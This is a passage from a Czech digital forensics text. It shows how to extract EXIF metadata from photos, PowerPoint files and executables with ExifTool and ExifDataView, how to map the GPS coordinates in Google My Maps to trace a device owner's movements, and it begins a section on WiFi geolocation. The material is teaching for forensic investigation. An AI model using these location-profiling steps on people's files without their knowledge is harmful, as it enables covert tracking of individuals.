
a čas pořízení snímku, vyvážení bílé, informace o fotografickém zařízení a použitém objektivu. Dále je do EXIF záznamů možné uložit informace o grafických nástrojích, které byly použity k úpravě fotografií nebo informace o copyrightu.

Při použití mobilních telefonů, nebo fotoaparátů s Global Positioning System (GPS) čipem, je možné v metadatech najít informace o poloze ve formě GPS souřadnic, nadmořské výšce, GPS časové značky, výrobce mobilního zařízení, model zařízení a verzi operačního systému.

8.1.2 ExifDataView

Softwarový vývojář Nir Sofer vytvořil celou řadu nástrojů pro analýzu artefaktů operačního systému Windows a dalších populárních uživatelských aplikací, které publikuje na svých stránkách Nirsoft[100].

ExifDataView[101] je grafická aplikace zaměřená na export EXIF záznamů z grafických souborů s podporou exportu informací o použitém fotoaparátu, model fotoaparátu, datum/čas pořízení fotografie, expoziční čas, rychlost ISO, informace GPS.


ExifDataView - C:\SANDBOX\CFTData\Exifdata-case\database\IMG_6560.jpg

File Edit View Options Help

Property ID	Property Group	Property Name	Value Type	Value Length	Value
0x0000	GPS	GpsVer	Bytes	4	
0x0001	GPS	GpsLatitudeRef	String	2	N
0x0002	GPS	GpsLatitude	Rational	24	50° 6' 22.26"
0x0003	GPS	GpsLongitudeRef	String	2	E
0x0004	GPS	GpsLongitude	Rational	24	14° 15' 44.30"
0x0005	GPS	GpsAltitudeRef	Bytes	1	
0x0006	GPS	GpsAltitude	Rational	8	317.86
0x000c	GPS	GpsSpeedRef	String	2	K
0x000d	GPS	GpsSpeed	Rational	8	0.55
0x0010	GPS	GpsImgDirRef	String	2	T
0x0011	GPS	GpsImgDir	Rational	8	109.08
0x0017	GPS	GpsDestBearRef	String	2	T
0x0018	GPS	GpsDestBear	Rational	8	109.08
0x001d	GPS	GpsDate	String	11	2021:08:21
0x001f	GPS		Rational	8	64
0x0103	Image	Compression	Short Integer	2	0
0x010f	Image	EquipMake	String	6	Apple
0x0110	Image	EquipModel	String	9	iPhone X
0x0112	Image	Orientation	Short Integer	2	0
0x011a	Image	XResolution	Rational	8	72
0x011a	Image	XResolution	Rational	8	72
0x011b	Image	YResolution	Rational	8	72
0x011b	Image	YResolution	Rational	8	72
0x0128	Image	ResolutionUnit	Short Integer	2	0
0x0128	Image	ResolutionUnit	Short Integer	2	0
0x0131	Image	SoftwareUsed	String	7	14.7.1
0x0132	Image	DateTime	String	20	2021:08:21 04:27:47

Obrázek 93 - ExifDataView detail EXIF metadat JPEG fotografie (vlastní)

Aplikace je vhodná k ověření dostupnosti EXIF dat a vytvoření reportu pro daný soubor. Pro zpracování a export EXIF metadat z většího počtu souborů je vhodnější použít nástroje s podporou skriptování.

8.1.3 ExifTool

ExifTool[102] je aplikací Phila Harveye pro export metadat z digitálních dokumentů a multimediálních souborů s podporou více jak dvou stovek souborových formátů. Namátkou je možné zmínit JPEG, GIF, PNG, DOC(X), XLS(X), ODT, PDF, ZIP, GZIP, RAR, ISO, EXE, MP3, MP4, AVI.

Aplikace je koncipována pro příkazovou řádku a je tedy vhodná pro automatizaci úloh zpracování dat. Součástí syntaxe je hromadné zpracování souborů. Je tedy možné místo vstupního souboru použít vstupní adresář a aplikace do analýzy zahrne veškeré soubory v daném adresáři.

---

100 https://www.nirsoft.net/
101 https://www.nirsoft.net/utils/exif_data_view.html
102 https://exiftool.org/

```
ExifTool Version Number         : 12.28
File Name                       : prednaska_2-Dec2018.pptx
Directory                       : C:/Users/User/Downloads
File Size                       : 12 MiB
File Modification Date/Time     : 2021:09:30 16:34:15+02:00
File Access Date/Time           : 2021:09:30 16:34:15+02:00
File Creation Date/Time         : 2021:09:30 16:34:11+02:00
File Permissions                : -rw-rw-rw-
File Type                       : PPTX
File Type Extension             : pptx
MIME Type                       : application/vnd.openxmlformats-officedocument.presentationml.presentation
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x55c6c9ec
Zip Compressed Size             : 964
Zip Uncompressed Size           : 8206
Zip File Name                   : ppt/presentation.xml
Title                           : Digitální forenzní analýza
Revision Number                 : 52
Modify Date                     : 2020:05:31 18:54:23Z
Application                     : Microsoft Office PowerPoint
Presentation Format             : Předvádění na obrazovce (4:3)
Slides                          : 36
Notes                           : 9
Hidden Slides                   : 0
Scale Crop                      : No
Heading Pairs                   : Motiv, 1, Nadpisy snímků, 36
Titles Of Parts                 : vnitrni_stranka, Digitální forenzní analýza, Opakovaní , Druhy digitálních stop,
evidence , Priority zajištění, Forenzní kopie média, Paměťová média, Paměťová média, ZIF vs SATA, Paměťová média,
E zajištění stopy - WriteBlocker, Prezentace aplikace PowerPoint, Prezentace aplikace PowerPoint, Duplikátor, ONLI
ištění stopy, ONLINE zajištění stopy, Virtuální pevné disky, Virtuální pevné disky,  Cloudové / síťové služby,  Cl
 / síťové služby zajišťujem:, Operační paměť, Operační paměť, Operační paměť- zajišťujeme, Case Study, Case Study,
ční paměť, Analýza  RAM, Výsledek  vyšetřování , Síťový provoz, Síťový provoz - zajišťujeme, Síťový provoz , HW pr
ky - blokátory zápisu, HW prostředky - duplikátory, Studijní zdroje, Nástroje, Otázky ?
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
```

Obrázek 94 - EXIF data souboru Powerpoint (vlastní)

```
ExifTool Version Number         : 12.28
File Name                       : 1PasswordSetup-latest.exe
Directory                       : C:/Users/User/Downloads
File Size                       : 112 MiB
File Modification Date/Time     : 2022:08:24 08:30:36+02:00
File Access Date/Time           : 2022:08:24 08:30:36+02:00
File Creation Date/Time         : 2022:08:24 08:30:21+02:00
File Permissions                : -rw-rw-rw-
File Type                       : Win64 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : AMD AMD64
Time Stamp                      : 2022:07:19 18:22:26+02:00
Image File Characteristics      : Executable, Large address aware
PE Type                         : PE32+
Linker Version                  : 14.29
Code Size                       : 1076736
Initialized Data Size           : 116149248
Uninitialized Data Size         : 0
Entry Point                     : 0xf57c0
OS Version                      : 6.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows GUI
File Version Number             : 8.8.0.203
Product Version Number          : 8.8.0.203
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Windows NT 32-bit
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : Neutral
Character Set                   : Unicode
Product Version                 : 8.8.0
Company Name                    : AgileBits, Inc.
Product Name                    : 1Password
File Version                    : 8.8.0
File Description                : 1Password
Legal Copyright                 : Copyright © 2022 AgileBits, Inc.
```

Obrázek 95 - Metadata spustitelného souboru (vlastní)

Při spuštění bez parametrů je proveden export všech dostupných záznamů metadat pro daný souborový formát. ExifTool podporuje filtry, které lze využít k exportu vybraných záznamů.


Syntaxe:

exiftool.exe -filename -gpslatitude -gpslongitude -GPSAltitude -gpsdatestamp -gpstimestamp -model -make -datetimeoriginal IMG_6560.jpg

Výstup:

```
File Name : IMG_6560.jpg
GPS Latitude : 50 deg 6' 22.26" N
GPS Longitude : 14 deg 15' 44.30" E
GPS Altitude : 317.8 m Above Sea Level
GPS Date Stamp : 2021:08:21
Camera Model Name : iPhone X
Make : Apple
Date/Time Original : 2021:08:21 04:27:47
```

Obrázek 96 - Filtrovaný export EXIF dat (vlastní)



Obrázek 97 - Vizualizace GPS souřadnic v Google mapách (vlastní)

Pomocí filtrů je možné efektivně zredukovat počet záznamů jen na ty se kterými máme v úmyslu dále pracovat, nebo mohou posloužit pro další filtrování. Nicméně formát výstupu není vhodný pro hromadnou vizualizaci výsledků.

Výhodnější formát pro zpracování více souborů je comma separated values (CSV), kdy jsou záznamy zapsány do řádků místo pod sebe a každý zpracovaný soubor je na vlastním řádku, hodnoty jsou rozděleny do sloupců.

Syntaxe:

```
exiftool.exe -filename -gpslatitude -gpslongitude -GPSAltitude -gpsdatestamp -model -make -datetimeoriginal -csv -T fotky > Metadata-all.csv
```

FileName	GPSLatitude	GPSLongitude	GPSAltitude	GPSDateStamp	Model	Make	DateTimeOriginal
IMG_1978.JPG	36 deg 12' 39.92" N	28 deg 8' 19.80" E	10.6 m Above Sea Level	-	iPhone 8	Apple	2021:08:28 16:50:59
IMG_3584.JPG	5 deg 15' 11.09" N	73 deg 9' 50.63" E	9.2 m Above Sea Level	-	iPhone 13 Pro	Apple	2022:03:31 15:31:43
IMG_6560.jpg	50 deg 6' 22.26" N	14 deg 15' 44.30" E	317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
IMG_6577.jpg	36 deg 49' 48.49" N	27 deg 1' 13.60" E	6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
IMG_6638.jpg	36 deg 27' 4.49" N	28 deg 13' 31.15" E	3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
IMG_6649.jpg	36 deg 24' 11.83" N	28 deg 5' 28.77" E	6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06

Obrázek 98 - Filtrovaný export EXIF dat (vlastní)

Samotnou analýzu zpracovaných záznamů je vhodné provést v tabulkovém procesoru do kterého lze CSV soubor naimportovat. Při běžné analýze je možné si vystačit se základním filtrováním záznamů, statistickými funkcemi a kontingenčními tabulkami. Kompletní příručka pro analýzu obrazových metadat, je dostupná na stránkách exiftool.org[103].

8.2 Geo-lokalizace

Metoda používaná při uživatelské profilaci k umístění zjištěných aktivit, nejen do časového rámce, ale také upřesnění lokalit, ve kterých se daná aktivita odehrála.

8.2.1 EXIF záznamy

Ze získaných JFIF EXIF záznamů lze pohodlně sestavit časové osy pro jednotlivé uživatele, nebo zařízení, nicméně tyto informace lze dále obohatit vizualizací GPS souřadnic. Pro vizualizaci záznamů jsou zapotřebí záznamy o zeměpisné šířce GPS Latitude: 50 deg 6' 22.26" N a zeměpisné délce GPS Longitude: 14 deg 15' 44.30" E. Společnost Google provozuje mapový portál, ve kterém jde nejen GPS souřadnice vyhledávat, ale je možné i importovat předpřipravené datové podklady a ty dále vizualizovat.

[103] https://exiftool.org/exiftool_pod.html

Výchozí formátování GPS záznamů není vhodné, proto je potřeba upravit parametry exportu parametrem -c.

Syntaxe:

```
exiftool.exe -c "%d %d %.8f" -filename -gpslatitude -gpslongitude -GPSAltitude -gpsdatestamp -model -make -datetimeoriginal -csv -T fotky > MetadatGeoLoc.csv
```

FileName	GPSLatitude	GPSLongitude	GPSAltitude	GPSDateSt	Model	Make	DateTimeOriginal
IMG_1978.JPG	36 12 39.92000000 N	28 8 19.80000000 E	10.6 m Above Sea Level	-	iPhone 8	Apple	2021:08:28 16:50:59
IMG_3584.JPG	5 15 11.09000000 N	73 9 50.63000000 E	9.2 m Above Sea Level	-	iPhone 13 Pro	Apple	2022:03:31 15:31:43
IMG_6560.jpg	50 6 22.26000000 N	14 15 44.30000000 E	317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
IMG_6577.jpg	36 49 48.49000000 N	27 1 13.60000000 E	6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
IMG_6638.jpg	36 27 4.49000000 N	28 13 31.15000000 E	3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
IMG_6649.jpg	36 24 11.83000000 N	28 5 28.77000000 E	6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06

Obrázek 99 - EXIF data s upraveným formátem GPS souřadnic (vlastní)

Záznamy zeměpisné šířky a délky je nutné sloučit do jednoho záznamu. Ke sloučení je možné použít následující vzorečky pro tabulkové procesory MS Excel a Libre Office Calc.

=CONCAT(B3," ",C3) – vzorec pro MS Office

=CONCAT(C3;" ";D3) – vzorec pro Libre Office

FileName	GPSLatitude	GPSLongitude	GPS	GPSAltitude	GPSDateSt	Model	Make	DateTimeOriginal
IMG_1978.JPG	36 12 39.92000000 N	28 8 19.80000000 E	=CONCAT(B3," ",C3)	10.6 m Above Sea Level	-	iPhone 8	Apple	2021:08:28 16:50:59
IMG_3584.JPG	5 15 11.09000000 N	73 9 50.63000000 E		9.2 m Above Sea Level	-	iPhone 13 Pro	Apple	2022:03:31 15:31:43
IMG_6560.jpg	50 6 22.26000000 N	14 15 44.30000000 E		317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
IMG_6577.jpg	36 49 48.49000000 N	27 1 13.60000000 E		6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
IMG_6638.jpg	36 27 4.49000000 N	28 13 31.15000000 E		3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
IMG_6649.jpg	36 24 11.83000000 N	28 5 28.77000000 E		6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06

Obrázek 100 - Sloučení GPS záznamů do jednoho (vlastní)

Vložení vzorečku pro sloučení textových řetězců v MS Excel.

FileName	GPSLatitude	GPSLongitude	GPS	GPSAltitude	GPSDateSt	Model	Make	DateTimeOriginal
IMG_1978.JPG	36 12 39.92000000 N	28 8 19.80000000 E	36 12 39.92000000 N 28 8 19.80000000 E	10.6 m Above Sea Level	-	iPhone 8	Apple	2021:08:28 16:50:59
IMG_3584.JPG	5 15 11.09000000 N	73 9 50.63000000 E	5 15 11.09000000 N 73 9 50.63000000 E	9.2 m Above Sea Level	-	iPhone 13 Pro	Apple	2022:03:31 15:31:43
IMG_6560.jpg	50 6 22.26000000 N	14 15 44.30000000 E	50 6 22.26000000 N 14 15 44.30000000 E	317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
IMG_6577.jpg	36 49 48.49000000 N	27 1 13.60000000 E	36 49 48.49000000 N 27 1 13.60000000 E	6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
IMG_6638.jpg	36 27 4.49000000 N	28 13 31.15000000 E	36 27 4.49000000 N 28 13 31.15000000 E	3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
IMG_6649.jpg	36 24 11.83000000 N	28 5 28.77000000 E	36 24 11.83000000 N 28 5 28.77000000 E	6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06

Obrázek 101 - Filtrovaný export EXIF dat (vlastní)


Finální verzi datových podkladů, je vhodné před importem do mapových podkladů ještě seřadit podle jednoho ze sloupců udávající datum, nebo datum a čas, v tomto případě tedy GPSDateStamp nebo DateTimeOriginal.

Seřazení usnadní vizualizaci formou časových řad.


Vizualizaci samotnou je nutné provést v mapových podkladech některého z poskytovatelů mapových a navigačních portálů, podmínkou je podpora importu externích datových zdrojů. Jednou z možností je využít služeb Google Map[104].

[104] https://www.google.com/maps


Obrázek 102 - Google Mapy menu (vlastní)




Obrázek 103 - Google Mapy – vlastní mapy (vlastní)




Obrázek 104 – Google Mapy – Vytvořit mapu (vlastní)




Obrázek 105 - Google Mapy import CSV (vlastní)



Obrázek 106 - Google Mapy import CSV výběr datového souboru (vlastní)



Obrázek 107 - Google Mapy identifikace GPS souřadnic (vlastní)



Obrázek 108 - Google Mapy identifikace souborů (vlastní)

Postup pro import externích dat je následující:

1. V levém horním rohu vybrat menu.
2. Z menu vybrat „mapy“ a vytvořit mapu.
3. Vybrat tlačítko import.
4. Vybrat a nahrát souboru s připravenými datovými podklady.
5. Identifikovat sloupec obsahující sloučené GPS souřadnice.
6. Identifikovat sloupec obsahující jména souborů.

Po dokončení importu je možné si soubory zkontrolvat v prohlížeči datových souborů.


Metadata-all-GeoLoc.csv

Najít v tabulce 1–6 z 6

	FileName	GPSLatitude	GPSLongitude	GPS	GPSAltitude	GPSDateStamp	Model	Make	DateTimeOriginal
1	IMG_6560.jpg	50 6 22.26000000 N	14 15 44.30000000 E	50 6 22.26000000 N 14 15 44.30000000 E	317.8 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 04:27:47
2	IMG_6577.jpg	36 49 48.49000000 N	27 1 13.60000000 E	36 49 48.49000000 N 27 1 13.60000000 E	6310.9 m Above Sea Level	2021:08:21	iPhone X	Apple	2021:08:21 08:12:53
3	IMG_1978.JPG	36 12 39.92000000 N	28 8 19.80000000 E	36 12 39.92000000 N 28 8 19.80000000 E	10.6 m Above Sea Level	2021:08:28	iPhone 8	Apple	2021:08:28 16:50:59
4	IMG_6638.jpg	36 27 4.49000000 N	28 13 31.15000000 E	36 27 4.49000000 N 28 13 31.15000000 E	3.2 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 06:24:52
5	IMG_6649.jpg	36 24 11.83000000 N	28 5 28.77000000 E	36 24 11.83000000 N 28 5 28.77000000 E	6.7 m Above Sea Level	2021:09:04	iPhone X	Apple	2021:09:04 08:51:06
6	IMG_3584.JPG	5 15 11.09000000 N	73 9 50.63000000 E	5 15 11.09000000 N 73 9 50.63000000 E	9.2 m Above Sea Level	2022:03:31	iPhone 13 Pro	Apple	2022:03:31 15:31:43


Obrázek 109 - Kontrola na importovaných datových podkladů (vlastní)

Samotné filtrování a řazení souborů je vhodné provést ještě v tabulkovém procesoru a v mapových nástrojích připravené datové soubory jen vizualizovat.




Obrázek 110 - Základní zobrazení GPS záznamů (vlastní)

Výchozí zobrazení bodů na mapě je jednoduché zobrazení s jednobarevným označením zájmových bodů. Lokalizační značky je možné dělit do skupin dle záznamů ve vybraných sloupcích obsahujících model zařízení, nebo datumovou značku atd.




Obrázek 111 - GPS značky základní zobrazení (vlastní)




Obrázek 112 - GPS značky seskupení dle jednotlivých dní (vlastní)

Pro změnu formátu zobrazení je nutné kliknout na volbu jednotný styl a vybrat název sloupce podle kterého se budou záznamy seskupovat. Zobrazený příklad využívá k seskupení datumovou značku.



Obrázek 113 - Zobrazení značek seskupených dle jednotlivých dní (vlastní)



Obrázek 114 - Zobrazení značek v číselné ose (vlastní)

Zobrazení dle jednotlivých dní zobrazí často, nebo opakovaně navštívené zájmové lokace. Dalším možným zobrazením je číselná řada, ta je definována pořadím záznamů v datovém podkladu. Pokud jsou záznamy seřazeny dle datumu a času obsaženého ve sloupci DateTimeOriginal, je možné tento způsob zobrazení využít k trasování pohybu ve vybrané oblasti.


8.2.2 Geolokace WiFi

Záznamy systémových registrů a logy událostí obsahují informace o používaných bezdrátových sítích a jejich historii. Geo lokalizace WiFi je prováděna vyhledáváním záznamů Service Set IDentifier (SSID) a Basic Services Set Identifier (BSSID). SSID záznam označuje název bezdrátové sítě např. „eduroam“ a může se jednat o neunikátní identifikátor sdílený mezi více nezávislými organizacemi. BSSID je unikátní identifikátor bezdrátového přístupového bodu, identifikátor odpovídá hardwarové adrese Media Access Control (MAC) bezdrátového rozhraní přístupového bodu.

Wigle.net[105] je portál provozující celosvětovou databázi bezdrátových sítí, záznamy se skládají s SSID, BSSID, přibližné GPS lokace a časové značky, kdy byla bezdrátová síť v provozu.

